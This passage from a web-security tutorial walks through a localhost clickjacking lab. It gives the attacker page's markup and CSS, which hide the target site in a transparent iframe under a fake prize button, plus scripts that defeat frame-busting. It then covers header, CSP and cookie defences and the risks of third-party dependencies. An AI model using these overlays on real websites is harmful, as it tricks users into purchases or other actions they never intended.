A clickjacking attack aims to trick unsuspecting website visitors into performing actions on another website, i.e., the target website. Let me make a simple example to clarify the concept. A user may be enticed by a website that promises them an exceptional prize. When the user clicks a button to accept this gift, their click is instead used to purchase an item on an e-commerce website.

Typically this attack is performed by hiding the target website's UI and arranging the visible UI so that the user isn't aware of clicking the target website. This approach means that this kind of attack is also known as *UI redressing or UI redress attack*.

Because of this deception, the user unwittingly performs operations like transferring money, purchasing products, downloading malware, giving a *like* on a social network, and so on. Let's discover the details of how this works with a practical example.

Types of Clickjacking Attacks

Based on the nature of the specific operation, the attack may assume different names. Consider, for example, the following variants:

- *Likejacking*: This kind of attack aims to grab users' clicks and redirect them to "likes" on a Facebook page or other social media networks.
- *Cookiejacking*: In this case, the user is led to interact with a UI element, for example, via drag and drop, and to provide the attacker with cookies stored on their browser. This way, the attacker can perform actions on the target website on behalf of the user.
- *Filejacking*: With this type of attack, the user allows the attacker to access their local file system and take files.
- *Cursorjacking*: This technique changes the cursor position to a different place from where the user perceives it. This way, the user believes they are making one action while actually making a different one.
- *Password manager attacks*: This type of attack aims to deceive password managers to take advantage of their auto-fill functionality.

These are just a few of **many possible other clickjacking variants**. Even if many variants exist, keep in mind that they rely on the same basic principle: capture a user action through a UI trick.

Clickjacking in Action

To understand the details behind a clickjacking attack, let's take a look at how it may happen in practice.

> To run the sample application you are going to download, you just need **Node.js** installed on your machine. However, *the principles behind the clickjacking vulnerability and the prevention strategies are independent of the specific programming language or framework*.

Set up the environment

Let's start by cloning the sample app from the **GitHub repository** accompanying this chapter. Run the following command on your machine:

```
git clone https://github.com/auth0-blog/clickjacking-sample-app.git
```


Once the download is complete, install the project's dependencies by moving in the project's folder and running this command:

```
npm install
```

Now you can launch the vulnerable website of the sample project by typing the following:

```
npm start
```

Finally, open your browser and navigate to the **http://localhost:3000** address. You should see the following page:



The project implements the same type of application you've seen in previous chapters. It's a specific movie page of a fictitious movie streaming website. On the website, you can either stream a movie or buy the movie's DVD. However, you need an authenticated session to play and buy a film. This project doesn't implement an actual authentication process to make things simple. You can simulate an authenticated session by clicking the *valid session* link within the message at the bottom of the page. After getting the simulated user session, that message disappears.


Launch the clickjacking attack

Once the movie website is running, you will set up the clickjacking attack for it. You will be running another website, the attacker's website, whose code will grab your click and redirect it to the movie website without you realizing it.


Let's run the attacker's website by running the following command in a terminal window:

```
npm run start-attacker
```

Then, open a new tab or a new instance of your browser and navigate to **http://localhost:4000**. You should see the following page:



This page promises you an amazing holiday by simply clicking the *Accept the prize!* button. This appears totally unrelated to the movie website. However, if you click the button, you are buying the DVD on the movie website. Verify this by opening your browser's developer tool and analyzing the network traffic while clicking the button. This is an example of this tracking in Chrome DevTools:



You may notice an HTTP POST request to the `http://localhost:3000/purchase` endpoint of the movie website.

What is the relationship between this website and the movie website? You will be discovering this in a moment.

Anatomy of the attack

To understand what's happened, let's take a look at the attacker's website page. Move to the `views` folder and open the `index.ejs` page. The body of the page looks as follows:

```
<!-- views/index.ejs -->

<html lang=en>
  <!-- ...existing markup... -->
  <body>

    <div id="attacker_website">
      <h1>You Are The Winner!!!</h1>
      <h2>You won an awesome tropics holiday!</h2>
      <img alt="Tropical Holiday" src="images/tropical-holiday.jpg"/>
      <h2>Accept it by clicking the button below.</h2>
      <button type="submit">Accept the prize!</button>
    </div>

    <iframe id="vulnerable_website" src="http://localhost:3000">
    </iframe>

  </body>
</html>
```

Its content is an **EJS template** with two main elements:


- The visible part of the page is defined by the div with the `attacker_website` identifier.
- The iframe with the `vulnerable_website` id points to the movie website, but actually, you don't see it on the attacker's page.

The trick that connects the two websites is performed by the CSS rules defining the position and visibility of those elements. Let's take a look at them:

```
<!-- views/index.ejs -->

<html lang=en>
<head>
  <!-- ...existing markup... -->
    <style>
      #vulnerable_website {
        position:relative;
        opacity:0.0;
        width:800px;
        height:900px;
        top:75px;
        left: -95px;
        z-index:2;
        padding-left:80px;
        }

      #attacker_website {
        position:absolute;
        z-index:1;
        }
      #attacker_website button {
        margin-left:100px;
      }
    </style>
  </head>
  <!-- ...existing markup... -->
</html>
```

As you can see, the `vulnerable_website` iframe has assigned the `0.0` value for its opacity, which makes it transparent. In addition, it is positioned

so that it overlaps the `attacker_website` div. You can see how the iframe overlaps the div by adjusting the opacity value of the iframe to `0.3`. After changing that value, restart the attacker's website. You should see the attacker's page as shown in the following picture:



You see that the *Accept the prize!* button overlaps the *Buy DVD* button on the movie website.

The `z-index` property completes the job: the invisible iframe is over the attacker's div. So, users think they are clicking the *Accept the prize!* button when they are actually hitting the *Buy DVD* button.

Now that you know how a clickjacking attack works, it should be clear why this technique is also known as *UI redressing*.

> Note that you must have a valid session on the movie website to make this attack successful. However, the attack itself is not about exploiting session cookies. The attack can be performed even against a website that doesn't require any authentication.

Differences with CSRF

The mechanics behind a clickjacking attack may look similar to a CSRF attack, where the attacker sends a request to the target server by using your active session. However, they are quite different.

As you learned in the previous chapter, in the CSRF case, the attacker builds an HTTP request and exploits the user session to send it to the server. In the clickjacking case, the user interacts directly with the target website. The attacker builds no request, and the request sent to the target server is legitimate from the perspective of the vulnerable website.

Prevent Clickjacking Attacks

Now you know how clickjacking attacks work. Let's discuss how you can prevent them and make your website safer.

Even if the application example provided in this chapter is a traditional web application, consider that the core of the attack is the ability to include a website or application within an iframe. A clickjacking attack may affect any application independently of the technology or framework used to build it. This means that regular web apps and Single Pages Applications (SPA) built with React, Angular, and other web UI frameworks are also vulnerable.

Client-side defenses

Since clickjacking attacks leverage iframes, you may think that applying some client-side defense to prevent your website from being loaded in iframes can protect it. This technique, known as *frame-busting*, can be implemented with a few lines of JavaScript.

Consider adding the following script in the head section of the vulnerable website's page:

```
<!-- templates/index.ejs -->

<!DOCTYPE html>
<html lang=en>
  <head>
    <meta charset=utf-8>
    <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
    <link rel="stylesheet" type="text/css" href="css/tacit-css.min.css"/>
    <title>The Vulnerable Movie Center</title>
    <!-- 👇 new code -->
    <script>
      if (top != window) {
        top.location = window.location;
      }
    </script>

  <!-- ...existing markup... -->

</html>
```

If the page of the vulnerable website is not within the browser's topmost window, it is reloaded in the top window. In practice, this script replaces the attacker's page with the hidden page allowing the user to unmask the attack.

At first glance, this looks like a good solution to the problem. However, there are a few issues with this approach. For example, some browsers or browser add-ons may block the automatic reloading. Also, the attacker may build their page to neutralize that defense. For example, the attacker can simply add the following script to their page:

```
<!-- views/index.ejs -->

<html lang=en>
  <head>
    <!-- ...existing markup... -->
  </head>
  <body>
    <!-- 👇 new code -->
    <script>
      window.onbeforeunload = function() {
        return false;
      };
    </script>
    <!-- ...existing markup... -->
  </body>
</html>
```

By handling the `onbeforeunload` event, the attacker attempts to disable the current page dismissal. This approach could not work in some browsers since it may require user confirmation. But the attacker has even more options. For example, they can use the iframe's sandbox attribute, as shown below:

```
<!-- views/index.ejs -->

<html lang=en>
  <head>
    <!-- ...existing markup... -->
  </head>
  <body>
    <!-- ...existing markup... -->

    <!-- 👇 changed code -->
    <iframe id="vulnerable_website"
          src="http://localhost:3000"
          sandbox="allow-scripts allow-forms allow-same-origin">
    </iframe>
  </body>
</html>
```

In this case, the attacker specifies that the iframe content is allowed to execute scripts (`allow-scripts`), to submit forms (`allow-forms`), and to be treated as being from the same origin (`allow-same-origin`). No other permission is specified, so the iframe content cannot replace the top-level content, as the `allow-top-navigation` value would have allowed.

In other words, the client-side defenses to clickjacking attacks are easy to get around and are not recommended except to mitigate the problem in legacy browsers.

If you want to try this client-side defense and the attacker's related neutralization, you can download the adapted project with the following command:

```
git clone -b client-side-defenses https://github.com/auth0-blog/clickjacking-sample-app.git
```

Other similar techniques based on JavaScript and HTML try to prevent clickjacking attacks. However, in general, client-side attempts to block clickjacking attacks usually don't work well since they are easy to get around.

Using the X-Frame-Options header

A better approach to prevent clickjacking attacks is to ask the browser to block any attempt to load your website within an iframe. You can do this by sending the `X-Frame-Options` HTTP header.

Start from the original sample project by following the instructions given in the **Set up the environment** section. Then, edit the `server.js` file as shown below:

```
// server.js

const express = require('express');
const session = require('express-session');
const bodyParser = require('body-parser');

const port = 3000;
const app = express();

app.set('views', './templates');
app.set('view engine', 'ejs');

// 👇 new code
app.use(function(req, res, next) {
  res.setHeader('X-Frame-Options', 'sameorigin');
  next();
});
```

```
// ...existing code...


app.listen(port, () => console.log(`The server is listening at
http://localhost:${port}`));
```


You configured **Express middleware** that adds the `X-Frame-Options` HTTP header to each response for the browser. The value associated with this response header is `sameorigin`, which tells the browser that only pages of the same website are allowed to include that page within an iframe.

With this restriction, an attacker will not be able to use the technique shown before to capture users' clicks. You can verify that this defense works by changing the iframe opacity in the attacker's page:

```
<!-- views/index.ejs -->


<html lang=en>
  <head>
  <!-- ...existing markup... -->
    <style>
      #vulnerable_website {
        position:relative;
        opacity:0.3;      // 👈 changed code
        width:800px;
        height:900px;
        top:75px;
        left: -95px;
        z-index:2;
        padding-left:80px;
        }
```

```
      #attacker_website {
        position:absolute;
        z-index:1;
        }
      #attacker_website button {
        margin-left:100px;
      }
    </style>
  </head>
  <!-- ...existing markup... -->
</html>
```

Once you apply this change, restart the attacker's website. You should see something similar to the following picture:



This time the iframe content is blocked.

An alternative value for the `X-Frame-Options` header is `deny`, which prevents any attempt to put the page within a frame.

To try this approach, you can download the sample app project variation with the following command:

```
git clone -b x-frame-options https://github.com/auth0-blog/clickjacking-sample-app.git
```

Using CSP

Major browsers support the `X-Frame-Options` header. However, **the ietf has never standardized it**, so technically, some browsers may not support it. An alternative standard approach to prevent clickjacking attacks is by using specific **Content Security Policy** (CSP) directives.

For example, after **restoring the sample app project to its original state**, change the content of the `server.js` file as follows:

```
// server.js

const express = require('express');
const session = require('express-session');
const bodyParser = require('body-parser');

const port = 3000;
const app = express();

app.set('views', './templates');
app.set('view engine', 'ejs');
```

```
// 👇 new code
app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "frame-ancestors 'self';");
  next();
});

// ...existing code...

app.listen(port, () => console.log(`The server is listening at
http://localhost:${port}`));
```

In this case, you attach the `Content-Security-Policy` header with the `frame-ancestors 'self';` value to each outgoing response. This CSP directive allows you to get the same result as the `X-Frame-Options` header with the `sameorigin` value.

Alternative values to control iframe embedding through the `Content-Security-Policy` header are:

- `frame-ancestors 'none';` : This prevents any attempt to include the page within a frame.
- `frame-ancestors https://www.authorized-website.com;` : This directive allows you to specify which website is allowed to embed the page in a frame. You can specify multiple URIs.

> Auth0 **protects its Universal Login page from clickjacking attacks** by sending both `X-Frame-Options` and `Content-Security-Policy` headers. If both headers are specified, **`X-Frame-Options` takes priority**.

To test the CSP approach to defend the sample app from clickjacking, download the project by running this command:

```
git clone -b content-security-policy https://github.com/auth0-blog/
clickjacking-sample-app.git
```

Using cookie's sameSite origin

Suppose your web application is vulnerable to clickjacking due to session cookies, like in the sample app that comes with this chapter. In that case, you can protect it by leveraging the `sameSite` property of cookies. In this case, the defense is not based on breaking the iframe behavior but on preventing the session from being valid when the website is within an iframe. Be careful, though: this approach doesn't help you when your website actions don't rely on an active session.

> The `sameSite` property has been recently introduced, so old browsers may not support it.

Let's take a look at how you can apply this approach. Restore the original project as described in the **Set up the environment** section and change the content of the `server.js` file as in the following code snippet:

```
// server.js

// ...existing code...

app.use(express.static('public'));
app.use(session({
  secret: 'my-secret',
  resave: true,
  saveUninitialized: true,
  cookie: {
    httpOnly: true,
    sameSite: 'strict'    // 👈 new code
```

```
  }
}));
app.use(bodyParser.urlencoded({ extended: true }));

// ...existing code...

app.listen(port, () => console.log(`The server is listening at
http://localhost:${port}`));
```

You simply added the `sameSite` property with the `'strict'` value to the session cookie. This value tells the browser not to send the session cookie when the request comes from a different domain.

To verify that the user can't finalize the purchase through the attacker's website, you need to access the attacker's website via the **http://127.0.0.1:4000** address. The reason is the same you learned in the CSRF chapter. You are using the same domain name (*localhost*) for both the vulnerable and the attacker websites, and **cookies are shared independently of the port**. Of course, in production, you will not have this problem.

To download the project implementing this clickjacking defense, run the following command:

```
git clone -b same-site-cookie https://github.com/auth0-blog/clickjacking-
sample-app.git
```

Summary

This chapter guided you through analyzing how a clickjacking attack works and how you can protect your web application by applying different approaches:

- **Client-side defenses**, like using JavaScript, which are straightforward but are too vulnerable to counter-actions.
- **`X-Frame-Options` header**, which prevents your page from being loaded in an iframe.
- **Content Security Policy directive**, which prevents your page from being loaded in an iframet even when the `X-Frame-Options` header is not supported.

Each of the proposed strategies has benefits and drawbacks. Security defenses are most effective when no trivial methods exist to bypass them. Therefore, the best approach is to combine those approaches so that the other may succeed if one fails due to lack of browser support.

For a more in-depth discussion about clickjacking prevention, you can take a look at the **OWASP cheat sheet**.

Third-Party Assets Security Risks

"The general who wins the battle makes many calculations in his temple before the battle is fought. The general who loses makes but few calculations beforehand."

- Sun Tzu, *The Art of War*, Chap. I - *Detail Assessment and Planning*

Third-Party Assets Security Risks

The vulnerabilities you explored in the previous chapters come from the code written for your web application. However, your application doesn't just contain your code. You almost certainly use packages in your application that you did not write. Security risks may arise in your applications from third-party dependencies.

In this chapter, you will learn how you can protect your web applications from vulnerabilities that come from third-party assets.

Third-Party Assets Risks

Building web applications requires special attention to security issues since they are publicly accessible. As a developer, you should make sure that your applications are reasonably protected from the most common security concerns.

However, your effort to build secure web applications can be nullified by vulnerabilities that exist in third-party assets such as library packages, JavaScript dependencies, or even CSS files. Any vulnerability in a third-party asset that you use becomes a vulnerability in your application.

What are the risks you may face with third-party vulnerabilities? Many are the same risks you can have with vulnerabilities in your code:

- Exposure to Cross-Site Scripting (XSS)
- Being subject to Cross-Site Request Forgery (CSRF) attacks

- Predisposition to clickjacking tricks
- Injection flaws
- Other risks derived from the foundational work that many packages do

However, you may have additional risks if your dependencies contain malicious code. For example, this malicious code may expose you to:

- Loss of confidential and personal data
- Unauthorized access to systems and other applications
- Downtime of system infrastructure

A few notorious cases, like **the `event-stream` package threat** or **the Equifax incident**, are emblematic examples of what can happen if you neglect third-party packages security. Even when the third-party package is not dangerous, like in the **`peacenotwar` case**, the effect on your application could be embarrassing.

Let's discover what you can do to mitigate such risks.

Best Practices to Mitigate Risks

To mitigate the risk of introducing vulnerabilities in your web application due to third-party assets, you should set up a structured process in your development flow. This process basically consists of four steps:

- Assets inventory
- Dependencies analysis
- Risk assessment

- Risk mitigation

Let's take a look at each of these steps.

Assets inventory

The first step in this process is to know what dependencies your web application is using. This is far more difficult and uncommon than you think, especially in a modern web application.

Think of the `node_modules` folder of your Node.js project or the **global packages folder** for .NET Core solutions or the equivalent for other programming languages and development environments. They usually contain a lot of packages. Maybe you installed a few of them, but most likely, they depend on other packages. So, you end up having a significant amount of code you have not written in your project. A SpringBoot project in Java **starts** with more than 500,000 lines of code in its packages before you write a single one yourself. The more uncontrolled code you have in your codebase, the more likely you introduce vulnerabilities into your application.

Also, don't forget to consider even scripts or stylesheets you include in your client applications, regardless of whether you include a bundled copy of them or link to a *Content Delivery Network* (CDN). Think of **jQuery** and **Bootstrap** assets or the **Google Analytics tag**, for example.

Knowing exactly which dependencies your project uses is fundamental to understanding associated risks and how to mitigate them. This step may also allow you to think about the true need for each third-party dependency.

Dependencies analysis

Once you list the dependencies used in your project, you should inspect them to search for vulnerabilities.

If the dependency comes from an open-source project, you can check its code. Otherwise, you can consult the vendor's security bulletins or check out specialized databases such as the **National Vulnerability Database**.

Of course, manually checking all your dependencies is not feasible. You should use tools that automate this task for you. For example, if you use GitHub as your code repository service provider, you should regularly receive **security vulnerabilities alerts** that may affect your projects' dependencies. They also provide automated pull requests via **Dependabot**.

`npm` comes out of the box with the ability **to check for security vulnerabilities in your Node.js projects**. You can launch this inspection by typing `npm audit` in a terminal window. You can also automatically update your npm dependency by running `npm audit fix`. Be aware you may need to upgrade specific packages as well. Create a new branch in your repository before doing this work.

Alternatively, you can use **OWASP Dependency-Check**, a tool from OWASP that integrates with other code management systems such as Maven, Gradle, Jenkins, and others. Or you can use the **OWASP Dependency-Track** platform to identify security risks with a structured and advanced approach.

Whatever tool you use, the result of this analysis step is a list of the vulnerabilities that affect your dependencies and their severity.

Risk assessment

Of course, you hope to get an empty vulnerability list for your dependencies. However, let us assume that you detect security risks affecting your application. In this case, you have to make some decisions.

Usually, your decisions depend on your answers to the following questions:

- How severe is that vulnerability?
- Is there any available fix?
- What is the effort to fix the vulnerability?
- Is this vulnerability relevant to your application?

You may think that if a new version of your dependency fixes that vulnerability, you have to install that update. However, updating a dependency is not always a smooth task. You need to be sure that the new version doesn't break your application or other dependencies. You also need to ensure that the new version is not introducing new security issues. Finally, you need to balance the effort of upgrading and its benefits.

Maybe you will find vulnerabilities that don't actually affect your application so that you can postpone the dependency upgrade to a later time. In other words, you can decide to accept the risk represented by the security issue you discovered in a dependency in some circumstances.

This step of the mitigation process requires thoughtful reasoning about the risks and benefits of taking action over potential issues. To learn more about this decisional process, take a look at **the OWASP Vulnerable Dependency Management Cheat Sheet**.

Risk mitigation

Now you have a clear picture of the situation. You may have vulnerabilities you can temporarily ignore, but you also may have issues that you must resolve.

If a fix for a vulnerability exists and the upgrade is straightforward for your application, you should apply it. In case there's no fix for a vulnerability affecting one of your dependencies, you have two choices:

- Collaborating with the author/vendor of the dependency to solve the vulnerability.
- Find a workaround to prevent exploitation of the vulnerability.

At the end of this process, you should have addressed the most dangerous vulnerabilities that could affect your application.

Keeping Risk Mitigation Under Control

Even if you have been able to ensure an acceptable level of risk with your dependencies, you can't relax yet. Your codebase is a live environment. Even if you don't change your code, your third-party assets may change without realizing it. Just a simple rebuild can add uncontrolled code to your project. The same situation may happen without any build process when using a third-party script or CDN.

You may have different scenarios depending on the type of project and its configuration. Let's see how to deal with those issues.

Locking Server-Side Assets

Most modern development environments rely on centralized remote registries for dependency management, such as, for example, **npm**, **NuGet**, **Maven**, **Packagist**, and others. By default, many will download upgraded packages automatically on each build if there is a new minor version.

Of course, it depends on your package manager configuration. Let's take *npm* as an example. It is the standard Node.js package manager, and it relies on the `package.json` configuration file to track a Node.js project's dependencies. This is an example of `package.json` file:

```
{
  "name": "my-app",
  "version": "1.0.0",
  "description": "This is my application",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "axios": "^0.19.2",
    "express": "^4.17.1"
  }
}
```

It declares that the current project depends on **axios** version 0.19.2 and **Express** version 4.17.1. However, the caret (^) before the version number tells the package manager can install any version that is compatible with

the current one can be installed. Following the **semantic versioning convention**, this means that the package manager is allowed to install any patch below version 0.20.0 for Axios and any patch and minor fixes below version 5.0.0 for Express.

Say you found no security issues in the current versions of those packages. With this configuration, you may add an uncontrolled version of those dependencies in your project with the risk of introducing new vulnerabilities.

You have two ways to fix the dependency versions of your Node.js project:

- Specify the exact version of your dependencies in `package.json` by removing any **range indicator**.
- Consider the `package-lock.json` file as an integral part of your project and commit it into your source code repository (see **the package-lock.json documentation for more information**).

You may have the same problem with other package managers. For example, in .NET you can specify a reference in your project as in the following example:

```
<Project Sdk="Microsoft.NET.Sdk.Web">

<!-- ...other configuration items... -->

  <PackageReference
    Include="Microsoft.AspNetCore.Components.WebAssembly.Authentication"
    Version="3.2.*" />

<!-- ...other configuration items... -->

</Project>
```

In this case, NuGet will install the highest stable package version starting with 3.2. Again, you would not be sure of the specific version you are running in your application with this configuration. Consider using a specific version for your dependency to ensure you get the exact package you know you can trust. Check out **the NuGet package versioning document to learn more**.

Locking Client-Side Assets with Subresource Integrity

Hosting scripts and stylesheets on a CDN is a common practice. It helps to reduce bandwidth consumption and improve performance. However, that code is out of your control. The code maintainer may apply changes to it, or an attacker can replace it with malicious code without you realizing it.

Using third-party CDNs exposes your application to a potential security risk. How can you mitigate this risk?

The typical mitigation approach is to apply **Subresource Integrity**. This standard feature, supported by all recent browsers, allows you to block any third-party assets that have changed since your latest security review. Let's take a quick look at how Subresource Integrity works.

Assume you have a reference to React in your HTML page as in the following:

```
<script src="https://unpkg.com/react@17.0.1/umd/react.production.min.js">
</script>
```

This reference uses **the unpkg CDN** to load a specific version of React. Indicating a particular version is an excellent practice to ensure you have the exact version of a library you have already verified. In the unpkg CDN, if you indicate just a major version of a library, for example, `react@17`, you will

get the most recent update of that library. So, similarly to npm, you specify version 17 but will get version 17.0.1 and subsequent patches and minor updates.

However, even if you specify a given version of your library, you may not be sure if the code has not been tampered with, say, after an attack. You may also need to use libraries or scripts that don't provide any explicit version number.

The Subresource Integrity feature ensures that the third-party asset has not been changed since your latest security review. You need to add two attributes to the script element seen above to enable that feature. The protected script would appear like the following:

